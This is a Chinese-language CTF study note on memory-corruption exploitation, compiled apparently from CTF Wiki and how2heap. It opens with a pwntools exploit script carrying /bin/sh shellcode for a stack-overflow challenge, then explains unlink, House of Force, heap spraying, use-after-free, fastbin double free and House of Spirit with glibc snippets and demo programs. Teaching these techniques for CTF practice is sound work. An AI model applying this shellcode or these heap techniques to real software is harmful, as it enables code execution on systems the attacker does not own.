from pwn import \*

sh = process('./b0verfl0w')

shellcode\_x86 = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"

shellcode\_x86 += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"

shellcode\_x86 += "\x0b\xcd\x80"

sub\_esp\_jmp = asm('sub esp, 0x28;jmp esp')

jmp\_esp = 0x08048504

payload = shellcode\_x86 + (

0x20 - len(shellcode\_x86)) \* 'b' + 'bbbb' + p32(jmp\_esp) + sub\_esp\_jmp

sh.sendline(payload)

sh.interactive()

（ctf wiki）

7.2.2堆溢出攻击

与栈相对的，堆是由低地址向高地址增长的。类似于栈，堆也是现代操作系统常用的缓冲区，堆一般在程序运行时由系统动态分配，使用后由系统动态回收，当遇到危险函数时，堆的数据也可能会发生溢出。同时我们可以注意到，因为堆上不会保存eip这类的寄存器数据，我们无法通过堆溢出直接控制程序的执行，所以堆溢出攻击相对于栈溢出攻击更为复杂和抽象。

堆的基本单位是一个一个chunk块，chunk的结构如下：

#!c

struct malloc\_chunk {

INTERNAL\_SIZE\_T prev\_size; /\* Size of previous chunk (if free). \*/

INTERNAL\_SIZE\_T size; /\* Size in bytes, including overhead. \*/

struct malloc\_chunk\* fd; /\* double links -- used only if free. \*/

struct malloc\_chunk\* bk;

/\* Only used for large blocks: pointer to next larger size. \*/

struct malloc\_chunk\* fd\_nextsize; /\* double links -- used only if free. \*/

struct malloc\_chunk\* bk\_nextsize;


};


其中，size不同于pre\_size的是，size中的低三位作为flag。

最低位:指示前一个 chunk 是否正在使用;倒数第二位:指示这个 chunk 是否是通过 mmap 方式产生的;倒数第三位:这个 chunk 是否属于一个线程的 arena （自<http://yunnigu.dropsec.xyz/2017/04/05/%E5%A0%86%E6%BA%A2%E5%87%BA%E4%B9%8Bunlink%E7%9A%84%E5%88%A9%E7%94%A8-1/#comments>）

1. unlink

unlink时free（）函数实现时所用到的一个宏，用于将当前free的chunk块相邻的chunk连接起来。





（图截自<https://netsec.ccert.edu.cn/wp-content/uploads/2015/10/2015-1029-yangkun-Gold-Mining-CTF.pdf>）

#define unlink( P, BK, FD )

{

BK = P->bk;

FD = P->fd;

FD->bk = BK;

BK->fd = FD;

}

假设由两个连续分配的chunk，在堆上，它们的位置也是连续的。当对第一个chunk进行输入时，若发生溢出，溢出的数据是可以覆盖到第二个chunk的。

若在溢出时将第二个chunk覆盖成如下：

Pre\_size = 偶数值

Size = -4

fd = address – 12

bk = value

其中，-4的最低位为0，即表示前一个chunk正在被使用。

此时若有free（）函数来free第一个chunk的话，free（）会有以下步骤：

1. 尝试向上一个chunk合并，由于它是第一个chunk，所以这里不会合并。
2. 尝试向下一个chunk合并，要判断下一个chunk是否可以，free（）的做法是通过第三个chunk的size中的flag位来判断。Free（）要定位第三个chunk的size的位置，是通过第二个chunk+size来定位的，因为我们这里通过溢出把第二个chunk的size设置为了-4，所以free（）会把第二个chunk的pre\_size误认为是第三个chunk的size，又因为我们这里把pre\_size设置成偶数，即最低位为0，所以free（）会误以为第三个chunk的size最低位为0，进而认为第二个chunk是空闲状态，从而确认将第一个chunk和第二个chunk进行合并。（使第一个chunk也为free状态）

对应的，要完成合并，其中就会对第二个chunk进行unlink操作

1. FD = P->fd = address – 12

2. BK = P->bk = value


3. FD->bk =BK , 即 \*(address-12+12) = BK = value（bk相对于chunk的偏移就是12，所以这里会有+12，下面同理）

4. BK->fd =FD , 即 \*(except value + 8) = FD = addr – 12

不难看到，通过unlink操作后，我们在address上写了value，实现了任意地址写。如果我们同时泄露了下面将用到的某个函数的got地址，将其值改写为shellcode的地址，当unlink完成并在接下来程序运行到那个函数时，就会跳转到shellcode运行，实现getshell。

1. double free

该机制不允许释放一个已经处于free状态的chunk。因此，当攻击者将second chunk的size设置为-4的时候，就意味着该size的PREV\_INUSE位为0，也就是说second chunk之前的first chunk(我们需要free的chunk)已经处于free状态，那么这时候再free(first)的话，就会报出double free错误。相关代码如下：



（摘自https://jaq.alibaba.com/community/art/show?spm=a313e.7916642.220000NaN1.1.JLYyhU&articleid=360）

1. house of force

House Of Force 是一种堆利用方法，但是并不是说 House Of Force 必须得基于堆漏洞来进行利用。如果一个堆(heap based) 漏洞想要通过 House Of Force 方法进行利用，需要以下条件：

能够以溢出等方式控制到 top chunk 的 size 域

能够自由地控制堆分配尺寸的大小

House Of Force 产生的原因在于 glibc 对 top chunk 的处理，根据前面堆数据结构部分的知识我们得知，进行堆分配时，如果所有空闲的块都无法满足需求，那么就会从 top chunk 中分割出相应的大小作为堆块的空间。

那么，当使用 top chunk 分配堆块的 size 值是由用户控制的任意值时会发生什么？答案是，可以使得 top chunk指向我们期望的任何位置，这就相当于一次任意地址写。然而在 glibc 中，会对用户请求的大小和 top chunk 现有的 size 进行验证

// 获取当前的top chunk，并计算其对应的大小

victim = av->top;

size = chunksize(victim);

// 如果在分割之后，其大小仍然满足 chunk 的最小大小，那么就可以直接进行分割。

if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))

{

remainder\_size = size - nb;

remainder = chunk\_at\_offset(victim, nb);

av->top = remainder;

set\_head(victim, nb | PREV\_INUSE |

(av != &main\_arena ? NON\_MAIN\_ARENA : 0));

set\_head(remainder, remainder\_size | PREV\_INUSE);

check\_malloced\_chunk(av, victim, nb);

void \*p = chunk2mem(victim);

alloc\_perturb(p, bytes);

return p;

}

然而，如果可以篡改 size 为一个很大值，就可以轻松的通过这个验证，这也就是我们前面说的需要一个能够控制top chunk size 域的漏洞。

(unsigned long) (size) >= (unsigned long) (nb + MINSIZE)

一般的做法是把 top chunk 的 size 改为-1，因为在进行比较时会把 size 转换成无符号数，因此 -1 也就是说unsigned long 中最大的数，所以无论如何都可以通过验证。

remainder = chunk\_at\_offset(victim, nb);

av->top = remainder;

/\* Treat space at ptr + offset as a chunk \*/

#define chunk\_at\_offset(p, s) ((mchunkptr)(((char \*) (p)) + (s)))

之后这里会把 top 指针更新，接下来的堆块就会分配到这个位置，用户只要控制了这个指针就相当于实现任意地址写任意值(write-anything-anywhere)。

与此同时，我们需要注意的是，topchunk的size也会更新，其更新的方法如下

victim = av->top;

size = chunksize(victim);

remainder\_size = size - nb;

set\_head(remainder, remainder\_size | PREV\_INUSE);

所以，如果我们想要下次在指定位置分配大小为 x 的 chunk，我们需要确保 remainder\_size 不小于 x+ MINSIZE。

（ctfwiki 整小节）

1. 堆喷

堆喷即heap spray，当我们可以向堆上不断写我们想要的东西时，可以尝试使用堆喷。需要注意的是，堆喷仅仅是一种写payload的手法，而不是一个漏洞，它的使用条件如下：

1. 能够向堆上申请大段的内存，能够控制堆上的数据。
2. 没有开启nx保护
3. 有一个可供利用的任意地址写的漏洞，比如上面说的hof，unlink。

这里引入一个slidecode的概念，slidecode是用来辅助定位shellcode的。比如我们在栈溢出实验中，有经典的payload：buffer+ret+shellcode。如果我们并不能精确定位shellcode的地址，那么溢出攻击就会失败，这个时候不妨把payload改为buffer+ret+nop\*n+shellcode。Nop是一个汇编指令，它的机器码为0x90（x86），程序执行nop不会做任何有效操作。当我们用大量的nop覆盖于ret和shellcode之间时，即使ret地址不够准确，但它有大概率会落在nop指令上（毕竟我们用的是大量nop指令）。如此，即使我们没有精准定位shellcode，程序依旧会在执行完nop后继续执行shellcode，达到getshell。

既然我们可以在栈上这样布置，那么在堆上也可以同理。向堆上大量写入 nop\*n+shellcode，再通过任意地址写的漏洞劫持eip到堆上的地址。因为是大量写入，大部分的堆空间都被写满了nop\*n+shellcode，并且，nop\*n的长度显著大于shellcode的长度，造成的结果是只要我们跳转到堆上的地址，有很大概率命中nop，这样shellcode就会执行。

这里提到一个地址0x0C0C0C0C，这个地址常用于精准实现堆喷。从汇编上来讲，0C 0C 即OR AL,0C，所以它可以跟nop一样可以作为slidecode。其次0x0c0c0c0c很容易被堆覆盖0x0c0c0c0c = 202116108 ，202116108字节(b)=192.7529411兆字节(mb)

即大概200m的堆喷就可以保证能覆盖到它。假设用0c\*n+shellcode堆喷，很容易就会在0xc0c0c0c0上写到“0xc0c0c0c0“，这时我们用任意地址写的漏洞，覆盖某个函数地址的值为‘0xc0c0c0c0’，eip经过几次跳转，仍然会跳转到0xc0c0c0c0上执行“0xc0c0c0c0“机器码，从而滑到shellcode上。

Uaf）

# Use After Free[¶](https://ctf-wiki.github.io/ctf-wiki/pwn/heap/use_after_free/" \l "use-after-free" \o "Permanent link)

## 原理[¶](https://ctf-wiki.github.io/ctf-wiki/pwn/heap/use_after_free/#_1)

简单的说，Use After Free 就是其字面所表达的意思，当一个内存块被释放之后再次被使用。但是其实这里有以下几种情况

* 内存块被释放后，其对应的指针被设置为 NULL ， 然后再次使用，自然程序会崩溃。
* 内存块被释放后，其对应的指针没有被设置为 NULL ，然后在它下一次被使用之前，没有代码对这块内存块进行修改，那么**程序很有可能可以正常运转**。
* 内存块被释放后，其对应的指针没有被设置为NULL，但是在它下一次使用之前，有代码对这块内存进行了修改，那么当程序再次使用这块内存时，**就很有可能会出现奇怪的问题**。

而我们一般所指的 **Use After Free** 漏洞主要是后两种。此外，**我们一般称被释放后没有被设置为NULL的内存指针为dangling pointer。**

这里给出一个简单的例子

#include <stdio.h>

#include <stdlib.h>

typedef struct name {

char \*myname;

void (\*func)(char \*str);

} NAME;

void myprint(char \*str) { printf("%s\n", str); }

void printmyname() { printf("call print my name\n"); }

int main() {

NAME \*a;

a = (NAME \*)malloc(sizeof(struct name));

a->func = myprint;

a->myname = "I can also use it";

a->func("this is my function");

// free without modify

free(a);

a->func("I can also use it");

// free with modify

a->func = printmyname;

a->func("this is my function");

// set NULL

a = NULL;

printf("this pogram will crash...\n");

a->func("can not be printed...");

}

运行结果如下

➜ use\_after\_free git:(use\_after\_free) ✗ ./use\_after\_free

this is my function

I can also use it

call print my name

this pogram will crash...

[1] 38738 segmentation fault (core dumped) ./use\_after\_free

（ctfwiki整小节）、

Fastbin double free+house of spirit

Fastbin是对于大小为(16 Bytes~ 64 Bytes)的堆块管理的数据结构，具体的，fastbin是一个单链表。每当一个较小的chunk被free（）的时候，就会把该chunk链接到链表的表头。Double free是指我们可以free（）一个已经被free（）的chunk，实现类似于类型混淆(type confused)的效果。

Fastbin Double Free 能够成功利用主要有两部分的原因

fastbin 的堆块被释放后 next\_chunk 的 pre\_inuse 位不会被清空

fastbin 在执行 free 的时候仅验证了 main\_arena 直接指向的块，即链表指针头部的块。对于链表后面的块，并没有进行验证。

（ctf wiki）

当然，直接double free往往会被系统检测到并且报错。

int main(void)

{

void \*chunk1,\*chunk2,\*chunk3;

chunk1=malloc(0x10);

chunk2=malloc(0x10);

free(chunk1);

free(chunk1);

return 0;

}

Gcc test.c -o test

\*\*\* Error in `./test': double free or corruption (fasttop): 0x00000000021c9010 \*\*\*

======= Backtrace: =========

/lib/x86\_64-linux-gnu/libc.so.6(+0x777e5)[0x7f509f1237e5]

/lib/x86\_64-linux-gnu/libc.so.6(+0x8037a)[0x7f509f12c37a]

/lib/x86\_64-linux-gnu/libc.so.6(cfree+0x4c)[0x7f509f13053c]

./test[0x4005a2]

/lib/x86\_64-linux-gnu/libc.so.6(\_\_libc\_start\_main+0xf0)[0x7f509f0cc830]

./test[0x400499]

======= Memory map: ========

00400000-00401000 r-xp 00000000 08:01 448853 /home/lometsj/Desktop/fastbin/test

00600000-00601000 r--p 00000000 08:01 448853 /home/lometsj/Desktop/fastbin/test

00601000-00602000 rw-p 00001000 08:01 448853 /home/lometsj/Desktop/fastbin/test

021c9000-021ea000 rw-p 00000000 00:00 0 [heap]

7f5098000000-7f5098021000 rw-p 00000000 00:00 0

7f5098021000-7f509c000000 ---p 00000000 00:00 0

7f509ee96000-7f509eeac000 r-xp 00000000 08:01 398803 /lib/x86\_64-linux-gnu/libgcc\_s.so.1

7f509eeac000-7f509f0ab000 ---p 00016000 08:01 398803 /lib/x86\_64-linux-gnu/libgcc\_s.so.1

7f509f0ab000-7f509f0ac000 rw-p 00015000 08:01 398803 /lib/x86\_64-linux-gnu/libgcc\_s.so.1

7f509f0ac000-7f509f26c000 r-xp 00000000 08:01 413825 /lib/x86\_64-linux-gnu/libc-2.23.so

7f509f26c000-7f509f46c000 ---p 001c0000 08:01 413825 /lib/x86\_64-linux-gnu/libc-2.23.so

7f509f46c000-7f509f470000 r--p 001c0000 08:01 413825 /lib/x86\_64-linux-gnu/libc-2.23.so

7f509f470000-7f509f472000 rw-p 001c4000 08:01 413825 /lib/x86\_64-linux-gnu/libc-2.23.so

7f509f472000-7f509f476000 rw-p 00000000 00:00 0

7f509f476000-7f509f49c000 r-xp 00000000 08:01 413823 /lib/x86\_64-linux-gnu/ld-2.23.so

7f509f680000-7f509f683000 rw-p 00000000 00:00 0

7f509f69a000-7f509f69b000 rw-p 00000000 00:00 0

7f509f69b000-7f509f69c000 r--p 00025000 08:01 413823 /lib/x86\_64-linux-gnu/ld-2.23.so

7f509f69c000-7f509f69d000 rw-p 00026000 08:01 413823 /lib/x86\_64-linux-gnu/ld-2.23.so

7f509f69d000-7f509f69e000 rw-p 00000000 00:00 0

7ffe5cf64000-7ffe5cf85000 rw-p 00000000 00:00 0 [stack]

7ffe5cfe1000-7ffe5cfe4000 r--p 00000000 00:00 0 [vvar]

7ffe5cfe4000-7ffe5cfe6000 r-xp 00000000 00:00 0 [vdso]

ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]

Aborted (core dumped)

这里，\_int\_free 函数检测到了 fastbin 的 double free。上面提到的第二个原因，即free（）时仅验证了表头的chunk，所以要double free一个chunk1，可以先把表头的chunk改为其他chunk，下面我们在double free chun1之前先free 一个chunk2。

int main(void)

{

void \*chunk1,\*chunk2,\*chunk3;

chunk1=malloc(0x10);

chunk2=malloc(0x10);

free(chunk1);

free(chunk2);


free(chunk1);

return 0;


}

这样程序就可以继续运行了。


第一次释放free(chunk1)



第二次释放free(chunk2)



第三次释放free(chunk1)



（图自 ctf wiki）

可以看到这里的链表形成了一个循环，需要注意的是，chunk中有一个fd指针指向上一个chunk，这里chunk1的fd指针指向chunk2，而chunk2的指针指向chunk1。经过这三次释放之后，再一次malloc（），系统会首先分配chunk1给我们，这时在系统分配给我们的地址的前8位上写一个地址（即用一个地址覆盖fd指针），再malloc（）三次，就会返回（我们写上的地址+16），实现任意地址写。其中，倒数第二次返回了chunk1，进行最后一次malloc（）时会根据fd指针的值返回地址。

typedef struct \_chunk

{

long long pre\_size;

long long size;

long long fd;

long long bk;

} CHUNK,\*PCHUNK;

CHUNK bss\_chunk;

int main(void)

{

void \*chunk1,\*chunk2,\*chunk3;

void \*chunk\_a,\*chunk\_b;

bss\_chunk.size=0x21;

chunk1=malloc(0x10);

chunk2=malloc(0x10);

free(chunk1);

free(chunk2);

free(chunk1);

chunk\_a=malloc(0x10);

\*(long long \*)chunk\_a=&bss\_chunk;

malloc(0x10);

malloc(0x10);

chunk\_b=malloc(0x10);

printf("%p",chunk\_b);

return 0;

}


（ctf wiki）

上面的代码中我们首先把chunk.size置为0x21，用以绕过chunk分配时的大小检查。

House of spirit

（fastbin）

有时候我们需要向一个区域写东西，碍于限制，直接的写入不太可能，如果我们可以控制这个区域相邻地址的值，我们就可以尝试使用house of spirit。



明显的，要想控制目标区域的值，如果我们可以通过malloc（）拿到指针，就可以说是完成了目标。要想通过malloc（）拿到指针，就意味着以目标区域为user data的chunk需要连接在表头，因为表头的chunk总是被第一个分配出去。而位于表头的chunk，一般是刚刚free（）掉的chunk，于是问题转移到了如果把这个chunk free（）掉。

House of spirit的思想就是伪造一个chunk来让free（）处理，再次分配，就得到了目标区域的写权限。

要伪造chunk，fake chunk需要满足：

* fake chunk 的 ISMMAP 位不能为1，因为 free 时，如果是 mmap 的 chunk，会单独处理。
* fake chunk 地址需要对齐， MALLOC\_ALIGN\_MASK
* fake chunk 的 size 大小需要满足对应的 fastbin 的需求，同时也得对齐。
* fake chunk 的 next chunk 的大小不能小于 2 \* SIZE\_SZ，同时也不能大于av->system\_mem 。
* fake chunk 对应的 fastbin 链表头部不能是该 fake chunk，即不能构成 double free 的情况。

（ctf wiki）

Demo

|  |
| --- |
| #include <stdio.h> |
|  | #include <stdlib.h> |
|  |  |
|  | int main() |
|  | { |
|  | fprintf(stderr, "This file demonstrates the house of spirit attack.\n"); |
|  |  |
|  | fprintf(stderr, "Calling malloc() once so that it sets up its memory.\n"); |
|  | malloc(1); |
|  |  |
|  | fprintf(stderr, "We will now overwrite a pointer to point to a fake 'fastbin' region.\n"); |
|  | unsigned long long \*a; |
|  | // This has nothing to do with fastbinsY (do not be fooled by the 10) - fake\_chunks is just a piece of memory to fulfil allocations (pointed to from fastbinsY) |
|  | unsigned long long fake\_chunks[10] \_\_attribute\_\_ ((aligned (16))); |
|  |  |
|  | fprintf(stderr, "This region (memory of length: %lu) contains two chunks. The first starts at %p and the second at %p.\n", sizeof(fake\_chunks), &fake\_chunks[1], &fake\_chunks[7]); |
|  |  |
|  | fprintf(stderr, "This chunk.size of this region has to be 16 more than the region (to accomodate the chunk data) while still falling into the fastbin category (<= 128 on x64). The PREV\_INUSE (lsb) bit is ignored by free for fastbin-sized chunks, however the IS\_MMAPPED (second lsb) and NON\_MAIN\_ARENA (third lsb) bits cause problems.\n"); |
|  | fprintf(stderr, "... note that this has to be the size of the next malloc request rounded to the internal size used by the malloc implementation. E.g. on x64, 0x30-0x38 will all be rounded to 0x40, so they would work for the malloc parameter at the end. \n"); |
|  | fake\_chunks[1] = 0x40; // this is the size |
|  |  |
|  | fprintf(stderr, "The chunk.size of the \*next\* fake region has to be sane. That is > 2\*SIZE\_SZ (> 16 on x64) && < av->system\_mem (< 128kb by default for the main arena) to pass the nextsize integrity checks. No need for fastbin size.\n"); |
|  | // fake\_chunks[9] because 0x40 / sizeof(unsigned long long) = 8 |
|  | fake\_chunks[9] = 0x1234; // nextsize |
|  |  |
|  | fprintf(stderr, "Now we will overwrite our pointer with the address of the fake region inside the fake first chunk, %p.\n", &fake\_chunks[1]); |
|  | fprintf(stderr, "... note that the memory address of the \*region\* associated with this chunk must be 16-byte aligned.\n"); |
|  | a = &fake\_chunks[2]; |
|  |  |
|  | fprintf(stderr, "Freeing the overwritten pointer.\n"); |
|  | free(a); |
|  |  |
|  | fprintf(stderr, "Now the next malloc will return the region of our fake chunk at %p, which will be %p!\n", &fake\_chunks[1], &fake\_chunks[2]); |
|  | fprintf(stderr, "malloc(0x30): %p\n", malloc(0x30)); |
|  | } |

（<https://github.com/shellphish/how2heap/blob/master/house_of_spirit.c>）